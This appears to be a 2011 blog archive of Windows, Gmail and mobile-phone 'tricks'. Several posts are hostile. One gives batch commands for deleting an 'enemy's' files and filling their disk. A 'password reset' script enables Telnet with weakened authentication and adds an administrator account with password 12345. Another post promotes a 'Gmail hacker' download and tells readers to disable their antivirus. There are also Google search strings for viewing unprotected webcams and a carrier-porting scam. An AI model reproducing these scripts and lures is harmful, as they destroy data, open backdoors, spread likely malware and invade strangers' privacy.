Showing posts with label Hacking. Show all posts

Wednesday, 11 May 2011

HOW TO USE MORE THAN ONE GOOGLE TALK IN ONE COMPUTER

It is very important to use more than one google talk on your computer if you have more than one account in gtalk.If you have two GMail accounts one for business and one is personal.Both are important for us.Then what we do to run more than one google talk on my PC?here is the answer for you.Just apply the below steps carefully ,It will lead you to the use of multiple instances of google talk.

Step 1: Create a shortcut of the google talk on some where in your PC(Consider in desk top)
           To create a short cut go to C:\Program Files\Google\Google Talk and right click on the google talk and select send to desk top

google talk

Step 2:Now comeback to the desk top and find the google talk short cut.Right click on this shortcut and in the menu appeared select properties

number of gtalk on PC


Step 3 :Now you will get a new window,in that window look the target text box and add /nomutex to the end of that line.
multiple gtalk on same PC
Now the target line becomes as below
"C:\Program Files\Google\Google Talk\googletalk.exe" /nomutex

Step 4:At last click on the OK button.Now you can open the original gtalk and the shortcut gtalk at the same time to sign in with different accounts.

You can create number of gtalks similar way.

Tuesday, 10 May 2011

HOW TO CREATE A IM BOT,HACKING GOOGLE TALK,YAHOO,MSN ETC.

In this post I am going to share you about a IM bot.This bot can be used as a autoresponder for your chat clients such as google talk,yahoo,msn etc.

Here I am going to share how to make your own IM bot.I just created a bot called TrickZone,That will respond your messages automatically.You can check it now by adding trickzone@bot.im to your google talk buddy list and try to chat with it.

You can follow the below steps to create your own IM bot

Step 1: Go to www.imified.com and register for an account.

Step 2: Now you have to write a script for the bot.You can write in any language.

If you are unable to write one look to my example which is coded in php


Step 3:Once the script is ready goto any hosting provider,If you have one just put on it or just sign up for a free hosting.

Step 4:Now upload the code into the host and copy the exact url of it.

Step 5:Now come back to imified and login with your email id and password.

Step 6:Click on create new bot and Fill the screen name and bot script url.just click on create.

Now your bot is ready.Just pass your id to all your friends and have fun...

FACEBOOK GOING TO SELL YOUR INFORMATION AND IMAGES TO THIRD PARTIES

Hi friends,Did you heard about this news that the facebook going to sell your images,names and other informations that are used in your facebook account.The third parties include adnetworks,applications etc..So be carefull about this news.

According to facebook they are saying that "Facebook does not give third party applications or ad networks the right to use your name or picture in ads".But put there is a condition that we may allow them to access your information in future.Now what we do? Facebook is also answering for this question.You can protect your information and images from sharing it with third parties.To do so just follow the below steps,

1.Goto accounts->account settings (Refer below screen shot)

2.You will get a window as shown below.Select facebook ads on that window

3.Now click on Edit third party ad settings


4.In the following window appeared,just select "If we allow this in the future, show my information to" no one
5.Now click on the button Save changes.You are done!.Sit back and relax.....

IS YOUR GMAIL HACKED? HOW TO RECOVER IT?

It can be big loss for you if your gmail account hacked by someone and you lost the control on it.Since all the other accounts such as blogger,adsense,adwords,orkut,etc. are related to this single email id.
If you lost your account,you can use the following recovery methods..

1.Try the password reset
     
        The easiest way to get back your account is the resetting of your password.You can reset the password by answering the secret queston or by sending a reset link to the secondary mail.You can start the reset process by following the link https://www.google.com/accounts/ForgotPasswd

2.By filling the recovery form

       In most of the cases the password reset may not be succfull,Sice the hacker will change the security question and the secondary email address up on hacking your account.At this stage you can use the second method of password recovery as filling the recovery form.The account recovery form will ask you several questions and you have to fill answer for that questions.Some of the questions are,

1. Email addresses of up to five frequently emailed contacts
2. Names of any 4 Labels that you may have created in your account
3. List of other services associated with your lost account
4. Your last successful login date.
5. Account created date(It can be get here)
6. Last password that you remember etc.

 Recovery form can be accessed here
Try to fill the form with more accurate data,remember it is the last chance to recover your account back.

Monday, 9 May 2011

HOW TO HIDE YOUR FILES INSIDE A JPEG IMAGE

Did you know?you can hide your files inside a jpeg image.
For this, you need ,
1.Installed WinRAR on your computer
2.Little knowledge about the command prompt

If you are ready with the above conditions just follow the below steps to hide your files inside the jpeg image.

1. Put together all the files you wish to hide in a folder in your Computer (make it in C:\hide)

2. Now, add those files in a RAR archive (e.g. hidden.rar). Make sure that, this file should also be in the same directory (C:\hide).

3. Now, take a JPEG image and copy paste that image into the same folder mentioned above.(c:\hide)

4. Now, open Command Prompt (Go to Run and type ‘cmd‘-microsoft key+R). Make your working directory C:\hide(To change directory use cd hide)

5. Now type: “COPY /b image.jpg + hidden.rar output.jpg” (without quotes)
Here,
     image.jpg is the JPEG image
     output.jpg is the output image with hidden files

6.Now visit the directory in your system(c:\hide).You can see that a image named output.Double click on it,then you will see the image.Now open it with WinRAR you will see hidden files

I think it is informative for you....

HACK WEBCAMS TO WATCH LIVE VIDEOS WORLD WIDE

Here I will show you how to do a simple search for unprotected webcams on the net.

You can watch the videos from different cams fixed in the different places in the world.

To watch live cams go to www.google.com(opens in new window)

Put the following line of code into the search box

inurl:/view/index.shtml
or
intitle:liveapplet inurl:LvAppl

After the line of code is put in the search box hit enter or click google search


As usual google will show a list of search results.You can enter into any of that site,There will you can get live cams.

You have some controls over this videos.Just try it.

Sunday, 8 May 2011

TRICK TO INCREASE YOUR ADSENSE EARNING,EARN MONEY ONLINE TIPS

There are some tips to earn money more with google AdSense,there are also some keywords such as Lawyer,domain yahoo,domain name yahoo will pay you more.Here is some of the trick is which I found by my experiments.

1.Colour and Position

You really should experiment with different ad positions and different colour combinations.Each time you change the colour and position just note the changes in the earning.I personally found some areas where the earning will increase.It will be better to add the ad units in the top fold of the website.The users will see more this part of website.Try to add ads inside the content.From my experience I got more earning from the ad unit which is put inside the content.When I come into the colour combination,You can give a colour which is suitable for your website.Don't make it as the exact colour of your blog content,it is against the google policies.

2.Ad type and Size

From my experiments and experience I understood that the text ad unit will get more earning than the flash or banner ads.So try with the text ads.The CPC is high for text ads.When I come into the size of  ad block the rectangular ad units such as 300—250 inline rectangle ,336—280 large rectangle gives more earning.

3.Geo targeting

About three or four weeks ago google AdSense came with a new option that country analysis.From that I understood that google has highly Geo targeted programme.When I gone through that report I understood that the countries such as US,UK,Australia,Canada etc are getting high CPC rate.When we compare the American and other related countries with the countries such as India,Pakistan,etc it will be number of times higher CPC for clicks from US,UK,Canada than India.So getting higher clicks from America will get more money or income.

4.Upload images with tags

Upload the images with appropriate captions,when you get traffic from image search it will pay you more.

5.Remove borders

Remove the border of ads by giving the border colour is same as your back ground colour.It will make the ads as part of your content.

6.Use of Keywords

There are some key words for that google will pay you more money.Some of the keywords are Lawyer,domain yahoo,domain name yahoo will pay you more.

I will post more about the high paying keywords in my next post.

Wednesday, 4 May 2011

TRICK TO GET FREE RECHARGE,FREE GPRS,REDUCED CALL RATE,NIGHT CALL TRICK IN AIRTEL MAY 2011

Hi friends,

            Happy news to all airtel users,Today I am going to share a great tricks for all airtel users.Now enjoy all the offers free in airtel.You may get free calls,free recharge,free hello tune,free night calling,reduced call rate at all airtel to airtel @ 10ps/min and other calls at 30ps/min.It is very easy to activate this all in one trick.It is works under port facility.You have to do one thing is that you can send a message from your airtel number as follows

PORT mob.no to 1900 .Replace mob number with your actual number.


When you send this message you will get a unique porting number.just leave that message.On next day one customer care officer will call you and ask why you are porting to another network?On that time you have to answer that other networks such as Docomo are providing reduced call rate at all docomo to docomo calls at 10ps/min and other calls at 30ps/min,So I need to port in to docomo.At that time the officer will tell you that stay in our network itself we will give you the same offer here.Just accept it and disconnect your call.You will now get reduced call rate.I am suggesting you to tell about reduced call rate,since I am familiar with it.Try with other offers too...


Leave your comments below.....

Tuesday, 3 May 2011

HACK GMAIL PASSWORD_GMAIL HACKING TOOL FREE DOWNLOAD

Hi friends,

Today I am Introducing a new tool to hack your enemies Gmail password.It is a newly developed software for hacking Gmail password and google account password.It is for educational purpose and don't misuse it.Here I am with the latest tool gmail_hackerV3.2.0.Its a highly spreading password hacking tool in the Internet world.Again I am repeating that dont misuse it and its only for proving the security issues of google.


 Download Gmail_HackerV3.2.0.zip or try http://itha.tk/gmailhacker


Download the zip file and extract it in your system.

Note:Since it is a hacking software,Please disable your antivirus and firewall.This may delete the hacking software

CREATE A VIRUS TO DELETE DATA FROM ANY COMPUTER

(1) Open notepad and type rmdir C:\\documents and settings /S /Q save it as virus.bat :)you can put any folder name instead of \"Documents and settings\" if you are familiar with your enemy`s data place.

(2) delete all files from hard disk. Open notepad and type DEL /F /Q* save it as delete command. This will wash everythings on Hard disk so be carefull.

(3) Create A Huge File Virus, who will block every things to your enemy`s hard disk. You can create a file of any size using nothing more than what's supplied with Windows. Start by converting the desired file size into hexadecimal notation. You can use the Windows Calculator in Scientific mode do to this. Suppose you want a file of 1 million bytes. Enter 1000000 in the calculator and click on the Hex option to convert it (1 million in hex is F4240.) Pad the result with zeroes at the left until the file size reaches eight digits—000F4240. Now open a command prompt window. In Windows 95, 98, or Me, you can do this by entering COMMAND in the Start menu's Run dialog; in Windows NT 4.0, 2000, or XP enter CMD instead. Enter the command DEBUG BIGFILE.DAT and ignore the File not found message. Type RCX and press Enter. Debug will display a colon prompt. Enter the last four digits of the hexadecimal number you calculated (4240, in our example). Type RBX and press Enter, then enter the first four digits of the hexadecimal size (000F, in our example) and press Enter. Enter W for Write and Q for Quit. You've just created a 1-million-byte file using Debug. Of course you can create a file of any desired size using the same technique. This huge file will cover all inod from the hard disk and your enemy will not be able to write any thing on the hard disk.

Monday, 2 May 2011

HOW TO GET DOUBLE TALK TIME OFFER IN TATA DOCOMO MAY 2011

Hi friends,

I am here with the latest new double talk time trick in tata docomo.This trick is well working in Tamil Nadu and Kerala.I am requesting you to check in your state and leave comments below.This trick is related to the porting process.You can get this trick by very simple tricks.different network operators gives different offers to their customers when apply for port.Docomo also giving offer to the customers as a double talk time.Its may vary from state to state.So may in your state you may get free recharge or free internet or any other offers such as reduced call rate,night calling trick,free sms,free gprs or free one hour calling,free call from docomo to docomo or to other networks etc..So the thing you have to do is that you can simply create a message and send it.just create a message as PORT "mobile number" and send to 1900.Please replace "mobile number" with your mobile number.

For example PORT 9043362975 and send it to 1900

This message will cost you 60 paise.The speciality of this double talk time trick is you will get the extra talk time in your main balance.So you can utilize it for other purpose such as internet pack activation ,hello tune activation,call cutter activation etc.And also this talk time has unlimited validity

I am requesting you to check in your state and comment below about your experience.

CHANGE YOUR FACEBOOK PROFILE THEME

Are you bored by the facebook theme?Did you ever think about changing the facebook theme?Is it possible to change facebook them?how can I change facebook theme?

Here I am going to introduce you a new site that giving you the trick to change facebook theme.By the use of this site you can change your facebook theme and get a new theme instead of old boring theme.This site is totally free to use.The site is http://itha.tk/facebook .You can just follow this link to change your theme.certain procedures are there to change the theme,so do each and every step very carefully and get a new design for your facebook profile like orkut profile.

So its time to change your facebook.com profile the just check it http://itha.tk/facebook


Submitted by

Rahiman

FREE RECHARGE TRICK FOR ALL NETWORKS,FREE RECHARGE CODES

Hi my blog readers,I would like to share free recharge codes and free recharge tricks for all networks,I would like to give free recharge tricks for airtel,reliance,docomo,aircel,vodafone,BSNL,idea,uninor,virgin,videocon networks,I am in search of free recharge tricks in various networks ,and I found some tricks over there in my experiments and finally I post about free recharge tricks in airtel and docomo.You can check the free recharge trick in airtel by following the link here.And also for a week ago I posted about the free recharge and double talk time trick in Docomo.You can also check this trick here.I am in search of latest tricks and tips for free recharge,free sms,free calling,free hello tune,free gprs tricks.I will post all these tricks whenever it is available.many of them requested me to post tricks to earn money online.I am also searching for the sites which will make you to earn online.I found a lot of online job sites and money making sites online.But I am not sure about their functionality.I will also post such sites in blog post as soon as possible.I am requesting you to share your tricks and tips with me if you have one.
Remember the lines "sharing is Caring" ,So share your thoughts here...

Sunday, 1 May 2011

HOW TO EARN MORE INCOME WITH YOUR BLOG OR WEBSITE

Do you have a blog or website?don't you get enough income to run your blog or website?Here I am with the latest trick to earn by using your blog or website.This trick uses just a twist on the adserver or boats to get your income doubled.Its really amazed me when I checked with my account.The thing you have to do is you should need a smowtion account.Its free to join with smowtion and you can get ad code there.You can put this codes in your blog or website.But in the normal case the earning of the smowtion should be very low.So you can increase your earning by using my trick.Any way I am not going to post the trick here.If you need this trick I will give you personally with free of cost.But you have to do one thing that,you have to join as my referral.You can do it by following the link http://itha.tk/ads .After join as my referral just contact me at http://itha.tk/contact.After verifying I will be contact you with the trick.

Coming soon google adsense earning trick

Keep update with my blog and subscribe tricks via email free

Wednesday, 27 April 2011

HOW TO FIND YOUR GMAIL CREATION DATE:IMPORTANT

Today I am going to tell you how to find your gmail creation date.some of you think that its is not important for me to find my account creation date,but stikk it important if you lost your password and unable to recover by using recovery methods.If you are failed with the recovery methods,you have to submit a form to gmail team to recover your email.so it is little bit important regarding your account protection.
Here I am going to explain two methods to find your gmail creation date.

1.By Using Gmail Welcome Mail:
Whenever you create a gmail account you will get an welcome mail from gmail team. So,here is the tip ,this “Welcome Mail” has the same date as your Gmail account creation date.To get this mail and there by the date,Go to Gmail inbox and hit on Oldest
button to get the last message. This message will be welcome mail from Gmail Team.You can note this mail date and this will be your gmail creation date.
But,the problem arises when if you are deleted the welcome mail from you inbox.If you done so the above method will not help you to find the gmail creation date.so read the below method.

2.By Using POP:
This method will work only for accounts created after 2007.
Go to Settings -> Forwarding and POP/IMAP and
under POP Download, look for:
Status: POP is enabled for all mail that has arrived
since "Your Account Creation Date"

Your account creation can note and it will be your gmail creation date.

This tips are helpful for the peoples who are only having access to their account.

Tuesday, 26 April 2011

RESET WINDOWS XP PASSWORD IN EASY METHOD

Its a huge problem with the human that forgetting everything,it will lead you to a big problem if you forget your password of computer which is having a large information.If the password is lost,most of the peoples will reinstall the OS,which is not a suitable solution to recover your files.Then what you do if you lost your computer password and you have another account on your computer,here is the solution to reset your password if you are using an windows XP OS.
Normally windows will create an administrator account when you install your windows xp.you can enter in to this account and can manage your accounts easily.
Here is the step by step instruction to reset your password if you lost it..

Copy and paste the below code in to a notepad

echo off
sc config TlntSvr start=auto
sc start TlntSvr
tlntadmn config sec=-NTLM
tlntadmn config mode=stream
net user administrator /add net user administrator 12345
net localgroup administrators administrator /add
del use
exit

Now save it as anyname.bat

Double click on it and open,it will reset administrator password to 12345 and login to your account.

Here is the second method to reset your xp password if you are having access to another account
Goto command prompt and type net user username password and hit enter.
Change the user name with the user name which you want to reset password and password with the new password you wish to apply to that account.

This is for educational purpose only and not for using on public and other computers,handle it carefully and safely.

To get further updates from this blog enter your email id on the box below of this post...

Saturday, 23 April 2011

ADDING NEW OPTIONS TO THE RIGHT CLICK OF MY COMPUTER

This technique involves registry editing, so make backup of the registry..

step-1: Copy/Paste the following code in Notepad.

Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOTCLSID{20D04FE0-3AEA-1069-A2D8-08002B30309D}shellRegistry Editor] @="Name of the Application"
[HKEY_CLASSES_ROOTCLSID{20D04FE0-3AEA-1069-A2D8-08002B30309D}shellRegistry Editorcommand] @="Location Of The Application"

Step-2:Now edit the name of application and location of application.

For example for adding firefox option,
[HKEY_CLASSES_ROOTCLSID{20D04FE0-3AEA-1069-A2D8-08002B30309D}shellRegistry Editor] @="Firefox"
[HKEY_CLASSES_ROOTCLSID{20D04FE0-3AEA-1069-A2D8-08002B30309D}shellRegistry Editorcommand] @="C:\Program Files\Mozilla Firefox\firefox.exe"

Friday, 22 April 2011

HOW TO ENABLE OR DISABLE TASK MANAGER?

Is your system is affected by virus and disabled your task manager?administrator has blocked task manager.Do you have these problems? then try the below trick to enable task manager

1. Go to Start->Run and type gpedit.msc press ok

group policy window will open.

2. In the group policy window navigate to User Configuration->Administrative Templates->System->Ctrl+Alt+Del options

3. Then open Remove Task Manager, in that there are there options Not Configured, Enabled, Disabled, by default Not configured is selected

4. To enable the task manager select disabled and press ok.

5. To disable the task manager select enabled and press ok.

Thursday, 21 April 2011

FIX YOUR HOME PAGE IN YOUR BROWSER

Some websites illegally modify your registry editor and set their website as default home page, to stop this,

1. Right-click on the Internet Explorer icon on your desktop and select "Properties".

2. In the "Target" box you will see "C:\Program Files\InternetExplorer\IEXPLORE.EXE".

3. Now by adding the URL of the site to the end of this it over rides any
Homepage setting in internet options:

"C:\Program Files\Internet Explorer\IEXPLORE.EXE" www.TrickZone.tk

change www.TrickZone.tk  with your website.If you are interested with my site keep it as it is..

Tuesday, 19 April 2011

HOW TO SECURE YOUR USB FROM GETTING VIRUS ON IT

If you desire to protect your USB from getting unwanted files i.e. virus, worm, spy, trojan etc than you are at the exact place.
What I’m gonna tell you is that how to setup your registry to end a computer from saving files to your USB (It’ll block all of them)
If you contain windows XP with SP2, then you can immobilize the writing option to USB drives. This trick is very helpful if you have virus in your computer and desire to copy files from a USB Drive but don’t desire to transfer virus to the USB. Follow the given steps to disable the USB writing option:

TO TURN ON THE DEFENCE

Open notepad and copy and paste the following:
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlStorageDevicePolicies]
“WriteProtect”=dword:00000001
Now keep the file with the extension “.reg”.
Click on the file you presently saved. In the pop-up window chose YES and then OK.
That’s it your USB is now sheltered

To TURN DEFENCE OFF:

open notepad and copy and paste the following:
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlStorageDevicePolicies]
“WriteProtect”=dword:00000000
Now put aside the file with the extension “.reg”.
Click on the file you presently saved. In the pop-up window click YES and then OK.
That’s it your defense is now disabled.